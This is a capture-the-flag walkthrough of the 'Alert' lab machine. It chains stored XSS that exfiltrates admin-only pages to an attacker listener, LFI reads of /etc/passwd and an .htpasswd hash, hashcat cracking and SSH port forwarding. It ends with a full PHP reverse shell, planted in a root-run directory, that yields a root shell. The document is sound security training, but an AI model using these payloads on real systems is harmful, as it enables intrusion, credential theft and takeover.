Alert

Tags: #XSS #LFI #Hidden-Subdomains #File-Upload #Directory-Traversal #Password-Cracking #Port-Forwarding #Overprivileged-Processes #Apache #Easy #Linux/Ubuntu

Nmap Results

```
Nmap scan report for 10.10.11.44
Host is up (0.086s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```


Service Enumeration

Before accessing the webpage, we will enumerate subdomains with ffuf:
`ffuf -u "http://alert.htb" -H "Host: FUZZ.alert.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -fc 301`

Initial scan marked all domains in wordlist as "found" with status 301, so we filtered that out with the `-fc` flag.

Results show 1 subdomain **statistics.alert.htb**, so we add that to our **/etc/hosts** file. Ffuf also shows that it received status code **401 Unauthorized** upon accessing that subdomain. We don't have any potential users or passwords yet, so we'll have to come back to this later


This is what we see when we navigate to the homepage **alert.htb**



- Page appears to accept markdown (.md) files, process the syntax, and display it.
- Markdown can include HTML, so the first thing to test for is an XSS vulnerability with the following code from book.hacktricks.xyz

```
<!-- XSS with regular tags -->
<script>alert(1)</script>
<img src=x onerror=alert(1) />
```

When this code is saved to a file and uploaded, we get the alert box as expected, proving that **we can perform XSS on the box**:




After clicking through the alert boxes, an empty page is displayed but there's something interesting in the source:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Alert - Markdown Viewer</title>
    <link rel="stylesheet" href="[css/style.css](view-
source:http://alert.htb/css/style.css)">
    <style>
        .share-button {
            position: fixed;
            bottom: 20px;
            right: 20px;
            background-color: rgb(100, 100, 100);
            color: #fff;
            border: none;
            padding: 10px 20px;
            border-radius: 5px;
            cursor: pointer;
        }
    </style>
</head>
<body>
    <!-- XSS with regular tags -->
```

```
<script>alert(1)</script>
<img src=[x](view-source:http://alert.htb/x) onerror=alert(1) /><a
class="share-button" href="http://alert.htb/visualizer.php?
link_share=674bb95e70d677.52839998.md" target="_blank">Share Markdown</a>
</body>
</html>
```

Source contains the payload that was written in the .md file. There's also a **Share Markdown** button on the bottom right of the page, which generates a shareable link to the exact same page with the malicious HTML.

This is the About us page:



About Us

Hello! We are Alert. Our service gives you the ability to view MarkDown. We are reliable, secure, fast and easy to use. If you experience any problems with our service, please let us know. Our administrator is in charge of reviewing contact messages and reporting errors to us, so we strive to resolve all issues within 24 hours. Thank you for using our service!

© 2024 Alert. All rights reserved.

There's another user "Admin" that's monitoring sent "contact us" forms. This is important later

More enumeration is needed, so we run feroxbuster. We know the site is using PHP so we use **Common-PHP-Filenames.txt** as the wordlist:

`feroxbuster -u http://alert.htb -w /usr/share/seclists/Discovery/Web-Content/Common-PHP-Filenames.txt`

- Scan results show an interesting page **messages.php**
- A previous scan using a different wordlist shows a directory named **messages** but we get a 403 forbidden error upon accessing it. Admin most likely has access
- When we navigate to **messages.php**, we just get a blank page. Could mean that the content of the page is only visible to admin

Planned attack vector:

1. Create JS payload that fetches the **messages.php** page and forwards it to attacker machine. enclose it in `<script>` tags since the backend processes markdown/HTML
2. Upload it and submit
3. Copy **"Share Markdown"** link and submit it through the **Contact Us** page
4. Make sure to have a listener set up to catch the forwarded request

Exploitation

1. Initial Access

Here is the **exploit.md** file:

```
<!-- XSS Payload -->
<script>
fetch("http://alert.htb/messages.php")
  .then(response => response.text())
  .then(data => {
    fetch("http://10.10.14.163:9001/?data=" + encodeURIComponent(data));
  })
  .catch(err => console.error("Error:", err));
</script>
```

This is the request header that `nc` caught:

```
nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.163] from (UNKNOWN) [10.10.11.44] 39530
GET /?
data=%3Ch1%3EMessages%3C%2Fh1%3E%3Cul%3E%3Cli%3E%3Ca%20href%3D%27messages.php%
3Ffile%3D2024-03-10_15-48-34.txt%27%3E2024-03-10_15-48-
34.txt%3C%2Fa%3E%3C%2Fli%3E%3C%2Ful%3E%0A HTTP/1.1
Host: 10.10.14.163:9001
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Accept: */*
Origin: http://alert.htb
Referer: http://alert.htb/
Accept-Encoding: gzip, deflate
```

The data parameter contains the source of the **messages.php** page. This is what it contains after URL decoding:

```
<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
```

There's a new parameter **file** that we can modify. First thing that we could test for is an LFI vulnerability. Since we can't access messages.php, we'll have to force admin to fetch the page again, but this time with a local file, like **/etc/passwd**. So we can edit the request to the page in our script like this:

```
<!-- XSS Payload -->
<script>
fetch("http://alert.htb/messages.php?file=../../../../../../../../etc/passwd")
  .then(response => response.text())
  .then(data => {
    fetch("http://10.10.14.163:9001/?data=" + encodeURIComponent(data));
  })
  .catch(err => console.error("Error:", err));
</script>
```

Following the same attack vector as above, we url decode the received data and get the **/etc/passwd** file, meaning that the machine is **vulnerable to LFI** as well.

Now we want to try and get a more sensitive file. Earlier we found a subdomain named statistics that was protected with HTTP Authentication. Config files for subdomains are located in **/etc/apache2/sites-available**. The default config file is usually named **000-default.conf**. We want that file so we'll update our payload accordingly.

We were able to pull that file from the server and upon examination, we see the details of the statistics subdomain:

```
<VirtualHost *:80>
    ServerName statistics.alert.htb

    DocumentRoot /var/www/statistics.alert.htb

    <Directory /var/www/statistics.alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>
    <Directory /var/www/statistics.alert.htb>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        AuthType Basic
        AuthName "Restricted Area"
        AuthUserFile /var/www/statistics.alert.htb/.htpasswd
        Require valid-user
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

There is one line that sticks out:
`AuthUserFile /var/www/statistics.alert.htb/.htpasswd`

The authorized user and their password is stored here, so we will update our payload script again to pull this file.

This is what we get:
`albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/`

The valid user, Albert, and their password hash.

To find the hash type, we use the hash identifier tool in hashes.com. It tells us that the possible algorithms are `Apache $apr1$ MD5, md5apr1, MD5 (APR)`. Given this, we use hashcat to crack the password:

`hashcat -m 1600 -a 0 <hashfile> /usr/share/wordlists/rockyou.txt`

1600 is the hash mode that corresponds with the Apache md5 algorithm

Hashcat tells us that Albert's password is **manchesterunited**. We can use this to access statistics.alert.htb, or we can try and SSH into the box as him.

Nothing interesting in statistics.alert.htb, so we SSH into the box as Albert and got user.

2. Post-Exploitation Enumeration

Operating Environment

OS & Kernel

- `uname -a` output: `Linux alert 5.4.0-200-generic #220-Ubuntu SMP Fri Sep 27 13:19:16 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux`

Current User

- `id` output: `uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)`
- `sudo -l` output: No sudo privileges

Users and Groups

Local Users

```
root:x:0:0:root:/root:/bin/bash
albert:x:1000:1000:albert:/home/albert:/bin/bash
david:x:1001:1002:,,,:/home/david:/bin/bash
```

Local Groups

Output of `cat /etc/group | grep <username>`:

```
albert:x:1000:albert
management:x:1001:albert
```

Network Configurations

Open Ports

Ports listening on localhost

Output of `netstat -tanup | grep -i listen`:

```
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
51325/bash
tcp        0      0 127.0.0.1:33845         0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:57497         0.0.0.0:*               LISTEN
-
tcp6       0      0 :::80                   :::*                    LISTEN
-
tcp6       0      0 :::22                   :::*                    LISTEN
-
tcp6       0      0 ::1:57497               :::*                    LISTEN
- ```
```

Processes and Services

Interesting Processes

Ran `pspy` on the target machine and found this:
`2024/12/01 23:46:10 CMD: UID=0 PID=47357 | /usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor`

Interesting Files

/opt/website-monitor

Found unusual program **"website-monitor"** in **/opt** directory.
Output of `ls -la`:

```
total 96
drwxrwxr-x 7 root root        4096 Oct 12 01:07 .
```


```
drwxr-xr-x 4 root root        4096 Oct 12 00:58 ..
drwxrwxr-x 2 root management  4096 Dec  1 21:17 config
drwxrwxr-x 8 root root        4096 Oct 12 00:58 .git
drwxrwxr-x 2 root root        4096 Oct 12 00:58 incidents
-rwxrwxr-x 1 root root        5323 Oct 12 01:00 index.php
-rwxrwxr-x 1 root root        1068 Oct 12 00:58 LICENSE
-rwxrwxr-x 1 root root        1452 Oct 12 01:00 monitor.php
drwxrwxrwx 2 root root        4096 Oct 12 01:07 monitors
-rwxrwxr-x 1 root root         104 Oct 12 01:07 monitors.json
-rwxrwxr-x 1 root root       40849 Oct 12 00:58 Parsedown.php
-rwxrwxr-x 1 root root        1657 Oct 12 00:58 README.md
-rwxrwxr-x 1 root root        1918 Oct 12 00:58 style.css
drwxrwxr-x 2 root root        4096 Oct 12 00:58 updates
```

Privilege Escalation

After logging in as Albert, we did some basic privesc enumeration and found some important info as noted above.

Looking into the **website-monitor** directory, we see a **config** directory owned by root and management group. Albert is part of the management group, so we have read and write permissions over the directory.

Given that the webserver runs locally on port 8080, we have to SSH into the machine again with the -L flag for port forwarding so we can access it on our local machine. After doing so, we type `http://localhost:8080` in our browser and find this:


localhost:8080
Website Monitor
There are no active incidents.
alert.htb HTTP/1.1 302
statistics.alert.htb HTTP/1.1 401

Nothing too interesting here, however we know that the entire webserver process is ran by root by looking at what **pspy** found, and we have write permissions over the config directory. This means we can add a malicious php file and execute it by navigating to it in our browser.

We create a file in the **config** directory named **exploit.php** with the following reverse shell script:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-
reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.163';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();
        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not
fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
        if (feof($sock)) {
                printit("ERROR: Shell connection terminated");
                break;
        }

        if (feof($pipes[1])) {
                printit("ERROR: Shell process terminated");
                break;
        }

        $read_a = array($sock, $pipes[1], $pipes[2]);
        $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
null);

        if (in_array($sock, $read_a)) {
                if ($debug) printit("SOCK READ");
                $input = fread($sock, $chunk_size);
                if ($debug) printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }

        if (in_array($pipes[1], $read_a)) {
                if ($debug) printit("STDOUT READ");
                $input = fread($pipes[1], $chunk_size);
                if ($debug) printit("STDOUT: $input");
                fwrite($sock, $input);
        }


        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}


fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
```

```
function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}

?>
```

After saving, we set up our listener with `nc`, navigate to **/config/exploit.php**, and get a root shell:





```
┌──(johnmap007㉿kali)-[~/htb/boxes/active/alert]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.163] from (UNKNOWN) [10.10.11.44] 51414
Linux alert 5.4.0-200-generic #220-Ubuntu SMP Fri Sep 27 13:19:16 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 23:58:49 up  4:26,  2 users,  load average: 0.02, 0.04, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
albert   pts/0    10.10.14.163     20:23    3:37   0.15s  0.15s -bash
albert   pts/2    10.10.14.118     23:32   24:08   0.02s  0.02s -bash
uid=0(root) gid=0(root) groups=0(root)
sh: 0: can't access tty; job control turned off
# whoami
root
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@alert:/# 
```

Skills/Concepts Learned

- Always enumerate as much as you can (hidden directories, subdomains, etc). Never skip this step.
- Basics of Stored XSS (Cross-site Scripting) - Test with simple one-liner: `<script>alert(1)</script>`, and if the JS gets executed, the webserver is vulnerable to XSS.
- LFI (Local File Inclusion) with Directory Traversal - Given a URL parameter that fetches a file, if you can escape the site's root directory with multiple `../` characters and fetch another file like `/etc/passwd`, the site is vulnerable to LFI/Directory Traversal
- Privilege Escalation enumeration tactics:
    1. `netstat -tanup | grep -i listen` for finding open ports on the local machine
    2. `pspy` for spying on active processes

    3. Look in /opt for interesting programs
    4. `id` and `cat /etc/group` for finding special groups that a user might belong to
- Port forwarding local ports using `ssh -L <local port>:<remote host>:<remote port> <user>@<SSH_server>`
- Using `ffuf` to enumerate subdomains instead of `gobuster` in vhost mode.